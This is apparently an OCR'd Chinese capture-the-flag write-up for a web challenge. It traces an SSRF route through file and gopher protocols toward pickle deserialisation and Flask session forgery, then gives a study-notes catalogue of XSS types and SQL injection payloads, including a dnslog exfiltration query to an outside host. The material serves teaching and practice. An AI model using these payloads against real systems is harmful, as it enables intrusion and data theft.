
Seeking解题报告

seeking


- 拿到题目，首先进入靶机看看




- 首先肯定是查看源码，发现什么都没有
- 接下来就是两种思路
- 1. 用burp抓包看看
- 2. 看看题目有没有给源码或者提示（当然这个题目下发下来的时候就都会做的）


web题目
回显提示其他页面
回显是否存在提示
有
无
手动构造提示
做不到
肯定存在其他信息
利用回显进行渗透
操作是否有回显
可以
是否是本地代码的操作
拿到flag
利用源码漏洞渗透
利用源码漏洞进行攻击或找到提示
首页是否可操作
不可
可利用
根据提示访问对应页面
源码是否可利用或存在提示
有提示
无
无
否
找到
根据参数名判断参数作用
是
网络包内是否存在提示信息
是
根据源码构造参数
是否发送网络包
是
否
路径扫描能否得到文件
Presented with xmind

Burpsuit抓包



没有什么信息


web题目
回显提示其他页面
回显是否存在提示
有
无
手动构造提示
做不到
肯定存在其他信息
利用回显进行渗透
操作是否有回显
是否是本地代码的操作
可以
拿到flag
利用源码漏洞进行攻击或找到提示
利用源码漏洞渗透
首页是否可操作
不可
可利用
根据提示访问对应页面
源码是否可利用或存在提示
有提示
无
无
否
找到
是否发送网络包
网络包内是否存在提示信息
是
根据参数名判断参数作用
是
根据源码构造参数
否
是
路径扫描能否得到文件
Presented with xmind

查看源码以及题目提示

题目简述：小朱的一个ID叫secret的朋友叫他帮忙测试一下他的web服务，但是小朱太菜了，你能帮帮他吗？(图片里面有隐藏信息)附件下载 提取码（GAME）备用下载

- 一个明显提示，一个隐藏信息
- 明显提示：（图片里有隐藏信息）
- 隐藏信息：ID叫secret
- 当时还有一个提示，查看bash记录

```php
<?php
error_reporting(0);
header("HINT:POST n = range(1,10)");

$image = $_GET['image'];
echo "这里什么也没有，或许吧。";
$allow = range(1, 10);
shuffle($allow);
if (($_POST['n'] == $allow[0])) {
    if(isset($image)){
    $image = base64_decode($image);
        $data = base64_encode(file_get_contents($image));
    echo "your image is".base64_encode($image)."</br>";
    echo "<img src='$data'/>";
    }else{
    $data = base64_encode(file_get_contents("tupian.png"));
        echo "no image get,default img is dHVwaWFuLHBuZw==";
    echo "<img src='$data'/>";
    }
}
```

- 源码提示
- Get方式传入一个image参数
- Post方式传入n,并且要匹配随机数
- Image参数需要base64编码

思路

- 异常的base64编码串
- 看看tupian.png
- File_get_contents

- 试了很多，只有/etc/passwd能得到一些有用信息

```php
<?php
error_reporting(0);
header("HINT:POST n = range(1,10)");

$image = $_GET['image'];
echo "这里什么也没有，或许吧。";
$allow = range(1, 10);
shuffle($allow);
if (($_POST['n'] == $allow[0])) {
    if(isset($image)){
    $image = base64_decode($image);
        $data = base64_encode(file_get_contents($image));
    echo "your image is".base64_encode($image)."</br>";
    echo "<img src='$data'/>";
    }else{
    $data = base64_encode(file_get_contents("tupian.png"));
        echo "no image get,default img is dHVwaWFuLHBuZw==";
    echo "<img src='$data'/>";
    }
}
```

柳暗花明

- 还记得题目的提示吗？

- 用binwalk解析tupian.png，发现提示文件
- M0sT_D4nger0us.php，读一读看看
- 典型的ssrf未过滤，可以通过这个访问外面访问不到的文件，比如题目提示的bash_history
- 常用协议：file,dict,gopher

```php
<?php
$url=$_GET['url'];
$curlobj = curl_init($url);
curl_setopt($curlobj, CURLOPT_HEADER, 0);
curl_exec($curlobj);
?>
```

读取

- 通过file协议能够读取我们在外网读取不到的信息，比如./bash_history
- 读取出来发现有个app.py,把它读出来看看
- 一个pickle反序列化和flask session的伪造攻击

Flask session伪造，gopher协议

- 通过gopher协议，我们可以在内网发送请求，访问内网才能访问到的网址和端口
- 第一步：构造opcode，目的是找到flag存储的位置
- 第二步：将opcode伪造成session
- 第三步：通过gopher协议传输给/pickle，让其执行指令（注意url编码）
- 第四步：查看shellcode输出，找到flag存储位置
- 第五步：通过file协议打开，获取flag

XSS攻击类型

反射型

存储型

DOM-based 型

基于字符集的 XSS

SQL注入类型

1-注入点类型

1-1-数字型

```
id=3-1
id=1%2b1
```

1-2-字符型

```
select * from table where id='1'
```

1-3-搜索型

```
SELECT*from test where names like '%要查询的关键字%' and 1=1 # % '
```

注意注入点

2-数据提交类型

2-1-get注入

2-2-post注入

2-3-http头部注入

3-执行效果类型

3-1-盲注

3-1-1-布尔型盲注

```
id=1 and 1=1
id=1 and 1=2
id=1 and user()='root@localhost'
```

3-1-2-时间型盲注

```
id=1 and sleep(2)
id=1 and if((substr((select user()),1,1)='r'),sleep(2),1)
```

3-1-3-dnslog盲注

```
id=2 and 1=
(selectload_file(concat('\\\\',hex(database()),'.pk4qft.dnslog.cn\\test')))
```

3-2-报错注入

3-3-联合查询

```
http://127.0.0.1/news.php?id=-1 union select 1,2,3,4
```

3-4-堆叠注入

```
id=1;select user();
```

3-5-宽字节注入

```
Select * from user where id='1縗'and 1=縗'1' ;
```

3-6-二次注入

4-注入拼接位置

4-1-where注入

4-2-orderby注入

4-3-limit注入

4-4-values注入

XSS/SQL知识路线

分工学习

- XSS专题（《从0到1：CTFer成长之路》第2.3节》
  - 反射型XSS（叶泽华）
  - 存储型XSS（梅祎航）
  - XSS过滤与绕过（马博靖）
  - DOM-based XSS、基于字符集的XSS（刘博宇）

- PPT可以参考：
  http://youwei.site/course/cybersecurity/slides/chapter4.pdf

分工学习

- SQL注入专题（《从0到1：CTFer成长之路》第1.2节）
  - SQL简介（夏有阳）
  - SQL注入基础/Select注入（周小琳）
  - Insert注入/Update注入/Delete注入（胡崇新）
  - 注入和防御、注入的功效（廖秋宇）

- PPT可以参考：
  https://youwei.site/course/cybersecurity/slides/chapter5.pdf